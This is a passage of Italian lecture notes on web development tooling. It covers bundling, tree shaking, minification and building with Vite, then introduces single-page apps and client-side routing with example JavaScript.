@import "../node_modules/bootstrap/scss/bootstrap.scss";
```

Esempio di Bootstrap Personalizzato:

Live demo!


The screenshot shows a pricing page for 'Web Technologies Course'. The page has a navigation bar with links for 'Features', 'Enterprise', 'Support', and 'Pricing'. The main heading is 'Pricing', followed by the subtext 'Discover our competitive plans and master Web Technologies.' Below this, there are three pricing cards: 'Free' (\$0/mo), 'Pro' (\$15/mo), and 'Enterprise' (\$29/mo). Each card lists features and includes a call-to-action button. Below the cards is a 'Compare plans' table.

	Free	Pro	Enterprise
Hello World Examples	5	20	100+
Modern Web Technologies included		✓	✓
Animated GIFs of Cats on a Computer			✓

Bundling:

Il bundling combina più file css o js in uno solo.

In questo modo, i browser eseguono meno richieste HTTP per caricare una pagina.



Richieste HTTP aggiuntive introducono latenza.

Le strategie di caching possono aiutare nei caricamenti successivi delle pagine, tuttavia, includere molti fogli di stile/script ha un impatto sul caricamento della prima pagina.

Il bundling è una strategia di ottimizzazione delle prestazioni ampiamente adottata.

Attenzione: l'ordine in cui i singoli file vengono aggiunti nel bundle è importante.

Prima che i moduli ES fossero disponibili nei browser, non c'era modo di scrivere codice JS modulare per i browser.

I bundler (ad esempio: strumenti come Webpack, Rollup o Parcel) si occupavano di concatenare tutti i moduli sorgente in modo che i browser potessero comprenderli.

Tree Shaking:


I bundler spesso eseguono anche il Tree Shaking (ovvero l'eliminazione del codice inutilizzato).


Spesso abbiamo bisogno solo di alcune delle funzionalità dei moduli che importiamo.

I moduli possono essere piuttosto grandi. Includere un intero modulo di grandi dimensioni nel codice JavaScript che distribuiamo con le nostre pagine web, quando utilizziamo solo una delle sue funzioni, è inefficiente.

Il Tree Shaking analizza le importazioni e le esportazioni per eliminare tutto il codice inutilizzato dal bundle finale.

Questo può avere un impatto significativo sulle dimensioni del bundle (e quindi sulle prestazioni di caricamento delle pagine).





Minification:

Quando gli esseri umani scrivono codice, l'indentazione e i nomi delle variabili corretti sono cruciali.

- Leggibilità, comprensibilità, manutenibilità, ecc.

I browser non hanno realmente bisogno di codice leggibile.

Potremmo ottimizzare il trasferimento dei file rimuovendo gli spazi vuoti "non necessari" e accorciando il codice sorgente senza comprometterne la funzionalità.

Questo processo è chiamato "Minification" e i file compressi risultanti sono definiti "Minified".

Esempio:

```
let msg = "Hello";
let name = "Web Technologies";
let str = `${msg}, ${name}!`;
let b = true;
if(b === true)
  document.getElementById('msg').innerHTML = str;
```

• 188 Bytes



```
let msg="Hello",name="Web
Technologies",str=`${msg},${name}!`,b=!0;!0===b&&
(document.getElementById("msg").innerHTML=str);
```

• 123 Bytes

• 34,57% compression

• Saved 65 Bytes

Gli effetti della minimizzazione sono maggiori quanto più grandi sono i file sorgente

Development e Build con VITE:

Pronunciato /vit/, è uno strumento per supportare gli sviluppatori web nello sviluppo e nella distribuzione dei loro progetti.

Due componenti chiave:

- Un server di sviluppo con diverse funzionalità avanzate per semplificare lo sviluppo.
- Uno strumento di build per creare asset statici altamente ottimizzati, pronti per la produzione.

Creare un Vite Project:

```
@luigi → D/O/T/W/2/e/tooling/vite $ npm create vite@latest

✓ Project name: ... hello-vite
✓ Select a framework: » Vanilla
✓ Select a variant: » TypeScript

Scaffolding project in D/O/T/W/2/e/tooling/vite...

Done. Now run:

cd hello-vite
npm install
npm run dev
```


```
{
  "name": "hello-vite",
  "private": true,
  "version": "0.0.0",
  "type": "module",
  "scripts": {
    "dev": "vite",
    "build": "tsc && vite build",
    "preview": "vite preview"
  },
  "devDependencies": {
    "typescript": "^5.2.2",
    "vite": "^5.0.8"
  }
}
```

- dev: avvia il server di sviluppo.
 - ❖ Vite controlla le modifiche ai file sorgente e ricarica automaticamente l'applicazione web quando necessario (ricarica in tempo reale).
- build: genera un bundle ottimizzato, pronto per la produzione.
- preview: è un semplice server statico che gestisce i file generati durante la fase di build.

Avvio del Dev Server:

Live Demo!

```
@luigi → D/O/T/W/2/e/tooling/vite $ cd .\hello-vite\  
@luigi → D/O/T/W/2/e/t/v/hello-vite $ npm install  
  
added 10 packages, and audited 11 packages in 10s  
  
@luigi → D/O/T/W/2/e/t/v/hello-vite $ npm run dev  
  
> hello-vite@0.0.0 dev  
> vite  
  
VITE v5.0.10 ready in 781 ms  
  
→ Local: http://localhost:5173/  
→ Network: use --host to expose  
→ press h + enter to show help
```



Aggiungiamo SASS al Mix:

Supponiamo di voler includere un foglio di stile Sass aggiuntivo.

Per prima cosa, dobbiamo installare Sass in questo progetto:

```
> npm install -D sass
```

Quindi, creiamo un file di foglio di stile Sass.

Facciamo sapere a Vite che quel file deve essere incluso nell'app.

- Possiamo farlo importandolo nel nostro file main.ts.

Vite rileverà automaticamente un file Sass, lo compilerà usando Sass e lo inserirà dopo il file CSS originale.

Building del nostro progetto:

```
@luigi → D/O/T/W/2/e/t/v/hello-vite $ npm run build

> hello-vite@0.0.0 build
> tsc && vite build

vite v5.0.10 building for production...
✓ 8 modules transformed.
dist/index.html      0.46 kB | gzip: 0.29 kB
dist/assets/index-v5kLGx6_.css 1.21 kB | gzip: 0.63 kB
dist/assets/index-DiAK_ebR.js  3.05 kB | gzip: 1.62 kB
✓ built in 173ms
```

Durante la fase di build, Vite ha svolto un bel po' di lavoro per noi.

- Ha analizzato quali risorse statiche utilizziamo effettivamente nella nostra app.
- Ha compilato i file Sass (TypeScript) in file CSS (JavaScript).
- Ha raggruppato i file Sass e CSS in un unico file.
- Ha raggruppato i file JavaScript in un unico file.
- Ha minimizzato i file del bundle.
- Ha eseguito il filename fingerprinting sui bundle finali.
- Ha spostato tutte le risorse nella directory /dist e aggiornato il file index.html con le importazioni corrette per i bundle.

Filename Fingerprinting:

I bundle finali prodotti da Vite hanno un nome particolare:

`index-v5kLGx6_.css`, `index-DiAK_ebR.js`

L'ultima parte del nome del file è un hash del loro contenuto attuale.

In questo modo, quando creiamo una nuova versione dell'app, con alcune modifiche ai file css o js, il nome del file cambierà.

Questa tecnica può essere utilizzata per evitare problemi di obsolescenza della cache:

- Supponiamo che i file si chiamassero semplicemente `index.css` e `index.js`.
- Un browser visita la nostra pagina un minuto prima del rilascio di una nuova versione.
- Quel browser potrebbe continuare a utilizzare i vecchi file `index.css` e `index.js` memorizzati nella cache per un po' di tempo.

Lezione 18:

Abbiamo imparato a sviluppare applicazioni web tradizionali:

- Utilizzando CGI, PHP e Node.js.
- E utilizzando un Framework (Express)


Nelle applicazioni web che abbiamo sviluppato, le pagine vengono generate dinamicamente sul server e inviate al browser web per il rendering.

- Una volta che raggiungono il browser, le pagine web sono intrinsecamente statiche.

Nelle nostre applicazioni web tradizionali, quando cambiamo pagina (ad esempio, cliccando su un link):

- Viene inviata una nuova richiesta al server.
- La nuova pagina viene restituita in risposta e visualizzata dal browser.

Questo approccio è anche noto come approccio multi-pagina e porta a multi-page web apps.




Single-Page Web Apps:

Un'applicazione a pagina singola (SPA) reagisce all'input dell'utente aggiornando dinamicamente il contenuto della pagina corrente, anziché caricare una nuova pagina dal server.


L'intera applicazione viene caricata nella richiesta iniziale e la pagina non viene mai ricaricata.

La complessità del rendering della visualizzazione viene spostata dal server al codice lato client (da thin client a thick client).

Si tratta di applicazioni che utilizzano JavaScript in modo intensivo.



- La navigazione verso una pagina diversa non attiva il ricaricamento completo della pagina.
- I dati richiesti vengono recuperati da un backend (ad esempio: REST).
- JavaScript lato client crea dinamicamente la nuova pagina web.



Client-side Routing:

Le diverse «pagine» in una SPA sono in genere chiamate viste (views).

Nelle SPA, la navigazione e gli aggiornamenti delle viste sono gestiti interamente lato client, senza ricaricare l'intera pagina dal server.

Questa pratica è chiamata routing lato client.

Il routing lato client comporta:

- Aggiornamento dell'URL del browser.
- Caricamento e rendering del contenuto appropriato (vista) sulla pagina web.
- Interazione con Browser History API per consentire agli utenti di utilizzare senza problemi i pulsanti Indietro e Avanti per navigare tra le diverse viste.

I componenti chiave del routing lato client includono:

- Router: modulo che gestisce il mapping tra URL e View.
- View Rendering: meccanismo per il rendering di View diverse.
- History Management: meccanismo per utilizzare l'API History per manipolare la cronologia di navigazione del browser.
 - ❖ Questo perché vogliamo che gli utenti interagiscano con le SPA come con qualsiasi altra app multi-pagina e i pulsanti Indietro e Avanti dovrebbero funzionare come previsto.

La nostra prima SPA:

C'è un singolo documento HTML, mostrato di seguito.

- Non include alcun contenuto, solo un <div> vuoto «app».
- main.js è quello che fa il grosso del lavoro.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Single Page Application</title>
    <link rel="stylesheet" href="src/css/style.scss"/>
  </head>
  <body>
    <div id="app"></div>
    <script type="module" src="./src/js/main.js"></script>
  </body>
</html>
```



Main.js:

Lo script main.js inizia creando tre nuovi elementi nel contenitore <div> dell'app.

- Una nav bar, un container per il contenuto principale e un footer.

La nav bar e il footer non cambieranno passando da una visualizzazione all'altra, mentre il contenuto cambierà.

```
let nav = document.createElement("nav");
nav.id = "nav";
let content = document.createElement("main");
content.id = "content";
let footer = document.createElement("footer");
footer.id = "footer";

app.append(nav, content, footer);
```

Vengono quindi definiti i percorsi nell'app. Ogni percorso associa una vista a un URL specifico.

Ogni percorso è indicizzato dal suo percorso URL ed è associato a:

- title: sarà il titolo della pagina quando la vista viene caricata.
- render: una funzione che restituisce una stringa HTML che esegue il rendering della vista.

```
import about from "./views/about.js"; /*other imports omitted for brevity*/

const routes = {
  "/": { title: "Home", render: home },
  "/about": { title: "About", render: about },
  "/webtech": { title: "Web Technologies", render: contact },
};
```


Views/About.js:

Il rendering della vista è il più semplice possibile

- Una funzione che restituisce una stringa HTML da visualizzare per quella vista.

Potrebbe diventare molto più complesso. Per iniziare, potremmo usare un motore di template.

```
export default () => `/*html*/`
  <h1>About</h1>
  <p>
    This is a single page app. Navigating to different pages does not trigger
    a full-page reload!
  </p>
`;
```

Main.js: Router Func

Quindi, definiamo una funzione router:

```
function router() {
  let view = routes[location.pathname]; //get route corresponding to current path

  if (view) { //if a route matches the current path
    document.title = view.title; //update the page title to the one of the route
    content.innerHTML = view.render(); //update the content with the result of
    //the render function
  } else { //no route matches the path
    history.replaceState("", "", "/"); //replace current history entry with an
    //empty state and change url path to /
    router(); //call router() again
  }
};
```

Quindi, popoliamo gli elementi nav e footer con una funzione router.

- renderFooter() è una funzione che restituisce una stringa HTML.

```
// Add Navigation links to the page
for(let route in routes){
  let link = document.createElement("a");
  link.href = route;
  link.innerText = routes[route].title;
  link.setAttribute("data-link", ""); // notice we're adding a custom attribute!
  nav.append(link);
}

// Render footer
footer.innerHTML = renderFooter();
```

Main.js: Navigazione

In una SPA, potremmo avere link che dovrebbero comportarsi normalmente (ad esempio: link a siti web esterni) e link che dovrebbero semplicemente attivare un aggiornamento della vista.

Nel nostro esempio, identifichiamo questi ultimi con l'attributo data-link.

```
// Handle navigation
window.addEventListener("click", e => {
  if (e.target.matches("[data-link]")) {
    e.preventDefault(); // do not trigger page reload
    history.pushState("", "", e.target.href); // add new state on history stack
    router(); // call router to update the view according to current url path
  }
});
```

Infine, eseguiamo la funzione router() per aggiornare la vista in modo che corrisponda al percorso URL corrente.

Ogni volta che l'utente clicca sul pulsante "Indietro" nel browser:

- Evento popstate sulla Window Interface.

Ogni volta che la pagina web principale viene ricaricata completamente (ad esempio: se l'utente preme il pulsante di aggiornamento):

- Evento DOMContentLoaded.

```
// Update router
window.addEventListener("popstate", router);
